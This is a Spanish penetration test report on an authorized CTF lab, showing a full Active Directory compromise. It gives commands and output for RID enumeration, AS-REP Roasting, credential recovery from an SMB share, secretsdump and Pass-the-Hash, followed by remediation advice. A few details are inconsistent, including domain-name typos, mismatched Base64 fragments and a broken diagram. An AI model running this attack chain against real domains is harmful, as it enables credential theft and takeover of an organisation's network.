

Informe de Pentesting — Active Directory

1. Resumen ejecutivo

Se realizó una evaluación de seguridad sobre un entorno Windows Active Directory dentro de un laboratorio CTF/pentesting autorizado.

El objetivo inicial fue identificar vulnerabilidades y vías de compromiso disponibles desde una posición externa, partiendo únicamente de la dirección IP del objetivo.

La evaluación permitió demostrar un **compromiso completo del dominio Active Directory**. La cadena de ataque combinó enumeración sin credenciales, enumeración de usuarios mediante RID, AS-REP Roasting, recuperación de credenciales, acceso autenticado a SMB, exposición de credenciales en un recurso compartido y, finalmente, extracción de hashes NTLM mediante `secretsdump` y Pass-the-Hash hasta obtener acceso administrativo.

Cadena de ataque principal

```
Servicios expuestos
↓
Enumeración DNS / LDAP / SMB / RPC
↓
RID Enumeration sin autenticación
↓
Usuarios válidos de Active Directory
↓
AS-REP Roasting
↓
svc-admin
↓
Cracking offline
↓
Credenciales válidas
↓
Acceso SMB autenticado
↓
Share "backup"
↓
Credenciales de backup expuestas
↓
backup
↓
Extracción de hashes mediante secretsdump
↓
Hash NTLM de Administrator
↓
Pass-the-Hash
↓
Acceso como Administrator
```



COMPROMISO ADMINISTRATIVO DEL DOMINIO

Nivel de riesgo global: CRÍTICO

La consecuencia principal fue la obtención de acceso administrativo mediante una cadena de debilidades de configuración y exposición de credenciales.

2. Alcance

Parámetro	Valor
Objetivo	10.128.169.220
Hostname	ATTACKTIVEDIREC
Dominio	spookysec.local
Sistema operativo	Windows / Server 2019 Build 17763
Rol identificado	Domain Controller
Tipo de evaluación	Pentesting autorizado / CTF
Posición inicial	Sin credenciales

La evaluación se realizó exclusivamente contra el objetivo indicado.

3. Metodología

La evaluación siguió una metodología progresiva:

1. Reconocimiento de red y detección de servicios.
2. Enumeración DNS.
3. Identificación del dominio y Domain Controller.
4. Enumeración LDAP.
5. Enumeración SMB/RPC.
6. Enumeración de usuarios mediante RID.
7. Comprobación de AS-REP Roasting.
8. Recuperación y validación de credenciales.
9. Enumeración autenticada.
10. Enumeración de recursos compartidos.
11. Identificación de información sensible.
12. Validación de acceso remoto.
13. Extracción controlada de hashes.
14. Pass-the-Hash.
15. Validación del compromiso administrativo.

Se priorizaron técnicas no destructivas y se conservaron como evidencia las salidas relevantes de las herramientas.

4. Reconocimiento inicial

Se realizó un escaneo de detección de servicios mediante Nmap.

```
nmap -sCV 10.128.169.220
```

Servicios relevantes identificados

Puerto	Servicio	Observación
53	DNS	Simple DNS Plus
80	HTTP	Microsoft IIS 10.0
88	Kerberos	Microsoft Windows Kerberos
135	MSRPC	RPC de Windows
139	NetBIOS	SMB
389	LDAP	Active Directory
445	SMB	Microsoft-DS
464	Kerberos	kpasswd
636	LDAPS	LDAP sobre TLS
3268	LDAP Global Catalog	Active Directory
3269	LDAPS Global Catalog	Active Directory
3389	RDP	Microsoft Terminal Services
5985	WinRM	Microsoft HTTPAPI
9389	.NET Message Framing	Servicio asociado a AD
47001	HTTP	Microsoft HTTPAPI
496xx-497xx	MSRPC	Puertos RPC dinámicos

La combinación de Kerberos, LDAP, Global Catalog, SMB y RPC confirmó que el objetivo correspondía a un **Domain Controller de Active Directory**.

SMB

Nmap confirmó:

```
SMB signing enabled and required  
SMBv1: False
```

El hecho de que SMB signing estuviera habilitado y requerido reduce determinadas clases de ataques de relay, pero **no impide la enumeración de información expuesta mediante SMB/RPC**.

5. Enumeración DNS

Se realizaron consultas contra el servidor DNS del objetivo.

```
dig @10.128.169.220 spookysec.local ANY
```

Se obtuvo:

```
spookysec.local. A 192.168.100.8  
spookysec.local. NS attacktivedirectory.spookysec.local.  
spookysec.local. SOA attacktivedirectory.spookysec.local.  
attacktivedirectory.spookysec.local. A 10.128.169.220
```

También se consultó el registro SRV de LDAP:

```
dig @10.128.169.220 -t SRV _ldap._tcp.dc._msdcs.spookysec.local
```

Resultado:

```
_ldap._tcp.dc._msdcs.spookysec.local.  
SRV 0 100 389 attacktivedirectory.spookysec.local.
```

Y Kerberos:

```
dig @10.128.169.220 -t SRV _kerberos._udp.spookysec.local
```

Resultado:

```
_kerberos._udp.spookysec.local.  
SRV 0 100 88 attacktivedirectory.spookysec.local.
```

Conclusión

La información DNS permitió confirmar:

- Dominio: `spookysec.local`
- Domain Controller: `attacktivedirectory.spookysec.local`
- LDAP: TCP/389
- Kerberos: UDP/88

No se obtuvo transferencia de zona mediante AXFR.

6. Enumeración LDAP

Inicialmente se comprobó el acceso LDAP sin autenticación.

```
ldapsearch -x \  
-H ldap://10.128.169.220 \  
-b "DC=spookysec,DC=local" \  
-s base
```

El servidor respondió:

```
result: 1 Operations error  
text: 000004DC: LdapErr:  
In order to perform a successful bind must be completed
```

7. Enumeración SMB/RPC sin credenciales

Se comprobó la posibilidad de enumerar recursos SMB sin credenciales.

Inicialmente:

```
nxc smb 10.128.169.220 --shares
```

La enumeración de shares mediante NetExec devolvió:

```
STATUS_USER_SESSION_DELETED
```

Sin embargo, la enumeración mediante `smbclient`/RPC permitió continuar con otras técnicas.

También se comprobó:

```
rpcclient -U "" -N 10.128.169.220
```

Algunas operaciones fueron rechazadas:

```
enumdomusers  
NT_STATUS_ACCESS_DENIED
```

pero `lsaquery` funcionó:

```
Domain Name: THM-AD  
Domain Sid: S-1-5-21-3591857110-2884097990-301047963
```

Esto permitió obtener el SID del dominio.

8. Enumeración de usuarios mediante RID

Se comprobó si era posible realizar RID brute force sin credenciales:

```
nxc smb 10.128.169.220 -u '' -p '' --rid-brute 5000
```

El objetivo aceptó la sesión:

```
[+] spookysc.local\:
```

y permitió enumerar cuentas y grupos.

Entre las cuentas identificadas se encontraron:

```
500 Administrator  
501 Guest  
502 krbtgt  
  
1103 skidy  
1104 breakerofthings  
1105 james  
1106 optional  
1107 sherlocksec  
1108 darkstar
```

```
1109 Ori
1110 robin
1111 paradox
1112 Muirland
1113 horshark
1114 svc-admin
1118 backup
1601 a-spooks
```

Hallazgo

La posibilidad de obtener nombres de cuentas válidas mediante SMB/RPC sin autenticación constituye una **exposición de información** y facilita ataques posteriores contra Kerberos y otros servicios.

9. AS-REP Roasting

Con los usuarios identificados se comprobó la configuración de preautenticación Kerberos.

Se utilizó:

```
impacket-GetNPUsers spookysec.local/ \
-dc-ip 10.128.169.220 \
-usersfile users.txt \
-no-pass
```

Durante la enumeración aparecieron varias respuestas del tipo:

```
[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Posteriormente se obtuvo material AS-REP para:

```
svc-admin
```

Formato:

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:...
```

Esto confirmó que la cuenta **svc-admin** era susceptible a AS-REP Roasting.

Hallazgo

ALTO — Cuenta susceptible a AS-REP Roasting

La ausencia de preautenticación permitió obtener material criptográfico sin conocer inicialmente la contraseña.

10. Recuperación de credenciales de svc-admin

El material AS-REP obtenido fue sometido a cracking offline.

La credencial fue crackeada con hashcat y validada contra SMB:

```
nxc smb 10.128.169.220 \  
-u 'svc-admin' \  
-p '[REDACTED]'
```

Resultado:

```
[+] spookysc.local\svc-admin:[REDACTED]
```

Validación RDP

También se comprobó RDP:

```
nxc rdp 10.128.169.220 \  
-u 'svc-admin' \  
-p '[REDACTED]'
```

Resultado:

```
[+] spookysc.local\svc-admin:[REDACTED] (Pwn3d!)
```

La cuenta pertenecía además a:

```
Remote Desktop Users
```

11. Enumeración SMB autenticada

Con las credenciales de `svc-admin` se enumeraron los shares:

```
smbclient -L //10.128.169.220/ -U 'svc-admin'
```

Se identificaron:

```
ADMIN$  
backup  
C$  
IPC$  
NETLOGON  
SYSVOL
```

El share `backup` era accesible en lectura.

Mediante:

```
smbmap \  
-u 'svc-admin' \  
-p '[REDACTED]' \  
-H 10.128.169.220 \  
-r backup
```

se identificó:

```
backup    READ ONLY
```

y el archivo:

```
backup_credentials.txt
```

12. Exposición de credenciales en SMB

El archivo `backup_credentials.txt` contenía:

```
YmFja3VwQHNwb29reXN1...
```

La cadena fue decodificada mediante Base64:

```
echo "YmFja3VwQHNNwb29reXNl..." | base64 -d
```

Resultado:

```
backup@spookysec.local: [REDACTED]
```

Las credenciales fueron validadas contra SMB:

```
smbmap \  
-u 'backup' \  
-p '[REDACTED]' \  
-H 10.128.169.220
```

Resultado:

```
Authenticated
```

Aunque la cuenta **backup** no disponía de acceso al share **backup**, las credenciales eran válidas para autenticación en el dominio.

Hallazgo

CRÍTICO — Exposición de credenciales reutilizables en un recurso SMB

Una cuenta autenticada con acceso de lectura a un recurso compartido pudo recuperar credenciales reutilizables almacenadas en claro/obfusadas mediante Base64.

Base64 **no constituye cifrado** y no debe utilizarse para proteger contraseñas.

13. Enumeración autenticada y Active Directory

Con las credenciales de **backup** se realizaron consultas LDAP autenticadas.

La enumeración confirmó múltiples cuentas de usuario y sus atributos.

Entre ellas:

```
Administrator  
skidy  
breakerofthings  
james  
optional
```

```
sherlocksec
darkstar
Ori
robin
paradox
Muirland
horshark
svc-admin
backup
a-spooks
```

También se confirmó que:

```
svc-admin
└─ Remote Desktop Users
```

y que:

```
Administrator
├─ Domain Admins
├─ Enterprise Admins
├─ Schema Admins
└─ Administrators
```

14. Extracción de credenciales mediante secretdump

Con las credenciales obtenidas para **backup** se ejecutó **impacket-secretsdump** contra el Domain Controller.

La herramienta permitió recuperar hashes NTLM de cuentas del dominio, incluyendo el hash correspondiente a **Administrator**.

Evidencia

Se obtuvo material de credenciales NTLM a partir de la base de datos de Active Directory (**NTDS.dit**).

Nota: las credenciales y hashes completos se omiten del informe para evitar almacenar material reutilizable innecesariamente.

15. Pass-the-Hash

Una vez obtenido el hash NTLM de **Administrator**, se realizó una prueba de Pass-the-Hash.

La técnica permitió autenticarse como:

```
Administrator
```

sin necesidad de conocer la contraseña en texto claro.

Impacto

El compromiso de una cuenta administrativa mediante su hash permite:

- autenticación remota en servicios compatibles;
- acceso administrativo;
- movimiento lateral;
- persistencia potencial;
- compromiso de otros sistemas donde la misma credencial o hash sea reutilizable.

En este caso, la técnica permitió completar el compromiso administrativo del objetivo.

16. Compromiso administrativo

La cadena de ataque culminó con acceso al sistema como:

```
Administrator
```

Esto demuestra un **compromiso administrativo completo del Domain Controller**.

No fue necesario ejecutar técnicas destructivas ni modificar permanentemente la configuración del dominio para demostrar el impacto.


17. Cadena de ataque completa


```
Domain Controller  
10.128.169.220  
spookysec.local
```



```
Enumeración DNS / LDAP / SMB  
/ RPC / Kerberos
```







```
graph TD; A[ ] --> B[Administrator  
COMPROMISO DEL DOMINIO];
```

18. Hallazgos

CRÍTICO — Exposición de credenciales y compromiso administrativo

Descripción

Una cadena de vulnerabilidades permitió pasar de una posición sin credenciales a obtener credenciales reutilizables y posteriormente hashes NTLM de cuentas del dominio.

El ataque culminó con autenticación mediante Pass-the-Hash como **Administrator**.

Impacto

El atacante puede obtener control administrativo del Domain Controller y, por extensión, del dominio Active Directory.

Evidencia

```
svc-admin:[REDACTED]
backup@spookysec.local:[REDACTED]
```

y posteriormente:

```
NTLM hash de Administrator
  ↓
Pass-the-Hash
  ↓
Administrator
```

Recomendaciones

- Eliminar credenciales de archivos compartidos.
- No almacenar contraseñas mediante Base64.
- Rotar inmediatamente las credenciales comprometidas.
- Aplicar mínimo privilegio.
- Proteger cuentas administrativas.
- Revisar los permisos que permiten extracción de secretos de AD.

- Implementar controles y monitorización contra Pass-the-Hash.

CRÍTICO — Cuenta susceptible a AS-REP Roasting

Descripción

La cuenta `svc-admin` permitió obtener material AS-REP sin autenticación previa debido a una configuración de Kerberos que no exigía preautenticación.

Evidencia

```
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:...
```

Impacto

El material puede ser sometido a cracking offline sin generar sucesivos intentos de contraseña contra el Domain Controller.

Recomendaciones

- Habilitar Kerberos preauthentication.
- Revisar cuentas con `DONT_REQ_PREAUTH`.
- Utilizar contraseñas largas y aleatorias.
- Monitorizar solicitudes AS-REP anómalas.

ALTO — Enumeración de usuarios mediante RID sin autenticación

Descripción

El Domain Controller permitió enumerar cuentas válidas mediante:

```
nxc smb 10.128.169.220 -u '' -p '' --rid-brute 5000
```

Impacto

Un atacante sin credenciales puede obtener nombres de cuentas válidas y utilizarlos para:

- AS-REP Roasting;
- password spraying;
- ataques de autenticación;
- reconocimiento de la estructura del dominio.

Evidencia

Se identificaron cuentas como:

```
Administrator  
svc-admin  
backup  
james  
robin  
paradox  
darkstar
```

Recomendaciones

- Restringir la enumeración anónima de usuarios/RIDs.
- Revisar las políticas de acceso anónimo SMB/RPC.
- Aplicar controles de red sobre SMB.
- Monitorizar enumeraciones masivas de SID/RID.

ALTO — Credenciales expuestas mediante SMB

Descripción

El recurso compartido **backup** era accesible con permisos de lectura y contenía:

```
backup_credentials.txt
```

El archivo almacenaba credenciales codificadas mediante Base64.

Impacto

El acceso al archivo permitió obtener credenciales reutilizables de una cuenta del dominio.

Recomendaciones

- Eliminar secretos de shares SMB.
- Revisar permisos de lectura.
- Rotar las credenciales expuestas.
- Utilizar un gestor de secretos.
- No considerar Base64 como mecanismo de protección.

ALTO — Extracción de hashes de Active Directory

Descripción

Las credenciales de **backup** permitieron ejecutar **secretsdump** y obtener material NTLM de cuentas del dominio.

Impacto

La extracción de hashes permite ataques offline y Pass-the-Hash.

Evidencia

```
secretsdump
  ↓
NTLM hashes
  ↓
Administrator
```

Recomendaciones

- Revisar privilegios y ACLs de **backup**.
- Aplicar mínimo privilegio.
- Restringir derechos de replicación y acceso a secretos.
- Monitorizar accesos anómalos a **NTDS.dit**.
- Implementar Credential Guard donde sea compatible.
- Rotar credenciales comprometidas.

Nota: no se dispone de evidencia suficiente para atribuir esta capacidad a un privilegio concreto de **backup**; debe realizarse una revisión posterior de **whoami /priv**, grupos, ACLs y eventos de seguridad.

ALTO — Pass-the-Hash

Descripción

El hash NTLM de **Administrator** obtenido durante la extracción de secretos fue utilizado para autenticarse sin conocer la contraseña en claro.

Impacto

Permite acceso administrativo y facilita movimiento lateral y persistencia.

Recomendaciones

- Reducir el uso de NTLM donde sea viable.
 - Implementar Windows Defender Credential Guard.
 - Utilizar cuentas administrativas separadas.
 - Aplicar políticas de contraseñas únicas.
 - Evitar reutilización de credenciales.
 - Monitorizar autenticaciones NTLM anómalas.
-

MEDIO — Servicios administrativos expuestos

Descripción

El objetivo exponía servicios como:

```
3389/tcp  RDP
5985/tcp  WinRM
```

Impacto

Estos servicios aumentan la superficie de ataque y, una vez comprometidas credenciales válidas, proporcionan acceso remoto.

Recomendaciones

- Restringir RDP y WinRM a redes administrativas.
- Utilizar segmentación de red.
- Aplicar controles de acceso basados en origen.
- Monitorizar sesiones administrativas remotas.

19. Recomendaciones prioritarias

Prioridad 1 — Rotación de credenciales

Rotar inmediatamente:

- `svc-admin`
- `backup`
- `Administrator`
- cualquier otra cuenta cuyo hash o contraseña haya sido expuesto.

Prioridad 2 — Corregir AS-REP Roasting

Identificar todas las cuentas con:

```
UF_DONT_REQUIRE_PREAUTH
```

y habilitar preautenticación cuando sea operacionalmente viable.

Prioridad 3 — Eliminar secretos de SMB

Eliminar `backup_credentials.txt` y cualquier otro archivo que contenga credenciales.

Prioridad 4 — Restringir RID enumeration

Revisar las políticas que permiten enumeración anónima mediante SMB/RPC.

Prioridad 5 — Revisar privilegios de backup

Determinar exactamente qué permisos, grupos, privilegios de token o derechos de replicación permitieron a **backup** ejecutar la extracción de secretos.

Prioridad 6 — Reducir exposición de RDP/WinRM

Restringir:

```
3389/tcp
5985/tcp
```

a las redes y hosts administrativos necesarios.

Prioridad 7 — Mitigar Pass-the-Hash

Reducir dependencia de NTLM y aplicar controles destinados a impedir el robo y reutilización de credenciales.

20. Evidencias principales

Evidencia	Resultado
Nmap	Domain Controller Windows / AD
DNS SRV	LDAP y Kerberos identificados
RID brute	Usuarios válidos sin autenticación
GetNPUsers	svc-admin AS-REP roastable
Cracking	svc-admin → credencial válida
SMB	Share backup accesible
Archivo	backup_credentials.txt
Decodificación	Credenciales de backup
LDAP autenticado	Enumeración de objetos AD
secretsdump	Hashes NTLM
Pass-the-Hash	Acceso como Administrator

21. Limitaciones y notas sobre la evidencia

El informe diferencia deliberadamente entre hechos observados e inferencias.

Confirmado

- El objetivo era un Domain Controller.

- RID enumeration funcionó sin credenciales.
- `svc-admin` era susceptible a AS-REP Roasting.
- Se recuperó una contraseña válida de `svc-admin`.
- `svc-admin` permitió autenticación SMB y RDP.
- Se obtuvo acceso de lectura al share `backup`.
- `backup_credentials.txt` contenía credenciales codificadas en Base64.
- Las credenciales de `backup` eran válidas.
- `secretsdump` permitió obtener hashes NTLM.
- Se obtuvo el hash de `Administrator`.
- El hash permitió Pass-the-Hash.
- Se obtuvo acceso administrativo.

No confirmado de forma específica

No se documentó durante la prueba qué privilegio concreto de Windows, ACL, pertenencia a grupo o derecho de replicación fue la causa exacta que permitió a `backup` obtener los secretos mediante `secretsdump`.

Por ello, el informe no atribuye ese comportamiento a `SeBackupPrivilege`, `SeDebugPrivilege`, `DS-Replication-Get-Changes`, `DS-Replication-Get-Changes-All` u otro permiso sin evidencia adicional.

22. Conclusión

La evaluación demostró una cadena de compromiso completa contra el entorno Active Directory.

El ataque comenzó con enumeración sin credenciales y terminó con acceso administrativo mediante Pass-the-Hash.

Las debilidades principales fueron:

1. Enumeración de usuarios mediante RID sin autenticación.
2. Configuración vulnerable de Kerberos que permitió AS-REP Roasting.
3. Recuperación de una credencial mediante cracking offline.
4. Exposición de credenciales en un recurso SMB.
5. Permisos suficientes para extraer hashes NTLM mediante `secretsdump`.
6. Reutilización de credenciales/hashes para obtener acceso administrativo.

La combinación de estas debilidades produjo un impacto **CRÍTICO**, ya que permitió comprometer una cuenta administrativa y obtener control del Domain Controller.

La remediación debe priorizar la eliminación de credenciales almacenadas en recursos compartidos, la corrección de cuentas susceptibles a AS-REP Roasting, la restricción de enumeración SMB/RPC, la revisión de privilegios de las cuentas de servicio y backup, la reducción de NTLM y la segmentación de servicios administrativos.

Clasificación final

Severidad global: CRÍTICA

Resultado de la auditoría: COMPROMISO ADMINISTRATIVO COMPLETO DEL DOMINIO